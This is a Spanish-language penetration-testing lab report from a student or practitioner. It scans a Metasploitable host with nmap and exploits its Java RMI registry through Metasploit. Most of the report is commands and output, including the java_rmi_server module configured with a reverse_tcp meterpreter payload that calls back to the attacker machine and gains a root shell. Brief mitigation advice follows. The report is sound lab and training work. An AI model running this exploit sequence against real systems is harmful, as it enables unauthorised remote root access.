

## **PENTESTING A DVWA**


**Mauricio Piscitelli,  
25 de noviembre de 2024**

## 1-. Introducción

En este informe se presentará la realización de una prueba de pentesting realizada al servidor dvwa. Se usó como atacante a la maquina con Kali Linux y las herramientas de nmap y metasploit-framework.

## 2-. Metodología

Las herramientas utilizadas fueron el metasploit-framework y el nmap. Lo primero que realizamos fue un scaneo de nmap con el comando “sudo nmap -sV --script=vuln” el cual nos sirvió para detectar posibles vulnerabilidades explotables, puertos y servicios en la máquina metasploitable.



```
root@kali: /home/kali
File Actions Edit View Help
21/tcp open ftp vsftpd 2.3.4
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPd version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: CVE:CVE-2011-2523 BID:48539
vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
https://www.securityfocus.com/bid/48539
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
vulners:
cpe:/a:openbsd:openssh:4.7p1:
95499236-C9FE-56A6-9070-E943A24B633A 10.0 https://vulners.com/g
ithubexploit/95499236-C9FE-56A6-9070-E943A24B633A *EXPLOIT*
2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/g
ithubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*
CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
B8198CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/g
ithubexploit/B8198CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*
8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/g
ithubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/g
ithubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
5E6968B4-D8D6-57FA-BF6E-D982219D827A 9.8 https://vulners.com/g
ithubexploit/5E6968B4-D8D6-57FA-BF6E-D982219D827A *EXPLOIT*
0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/g
ithubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
SSV:78173 7.8 https://vulners.com/seebug/SSV:78173 *EXPL
OIT*
SSV:69983 7.8 https://vulners.com/seebug/SSV:69983 *EXPL
OIT*
PACKETSTORM:98796 7.8 https://vulners.com/packetstorm/PACKE
```

La máquina víctima resultó ser vulnerable al RMI, la configuración predeterminada del registro RMI permite cargar clases desde URL remotas que pueden conducir a la ejecución remota de código.

Se utilizó el metasploit-framework para cargar el modulo del rmi\_java\_server y explotarlo.

```
root@Kali: /home/kali
File Actions Edit View Help
root@Kali: /home/kali x root@Kali: /home/kali x
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):
+-----+-----+-----+-----+
| Name      | Current Setting | Required | Description |
+-----+-----+-----+-----+
| HTTPDELAY  | 10              | yes      | Time that the HTTP Server will wait for the payload request |
| RHOSTS     |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT      | 1099            | yes      | The target port (TCP) |
| SRVHOST     | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT     | 8080            | yes      | The local port to listen on. |
| SSL        | false           | no       | Negotiate SSL for incoming connections |
| SSLCert     |                 | no       | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH     |                 | no       | The URI to use for this exploit (default is random) |
+-----+-----+-----+-----+

Payload options (java/meterpreter/reverse_tcp):
+-----+-----+-----+-----+
| Name      | Current Setting | Required | Description |
+-----+-----+-----+-----+
| LHOST      | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT      | 4444            | yes      | The listen port |
+-----+-----+-----+-----+

Exploit target:
+-----+-----+
| Id | Name |
+-----+-----+
| 0  | Generic (Java Payload) |
+-----+-----+

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.6:1099 - Using URL: http://10.0.2.15:8080/BqQH1ZYJR5
[*] 10.0.2.6:1099 - Server started.
[*] 10.0.2.6:1099 - Sending RMI Header...
[*] 10.0.2.6:1099 - Sending RMI Call...
[*] 10.0.2.6:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:52281) at 2024-11-25 19:35:10 +0100
```

El exploit se ejecutó exitosamente y se realizó una sesión meterpreter. El meterpreter nos da acceso a ser root.

```
meterpreter > getuid
Server username: root
meterpreter >
```

### 3-. Mitigación

La mejor forma de evitar esta vulnerabilidad es evitar tener el RMI configurado de forma default, y si se va a utilizarlo, configurarlo de la forma en la que se necesite y sea más seguro.

### 4-.Conclusión

Las malas configuraciones es uno de los principales motivos de vulnerabilidades, y esta dentro de los tops 10 OWASP, por lo que ser meticuloso al momento de configurar los servicios es muy importante para mantener la integridad y la privacidad.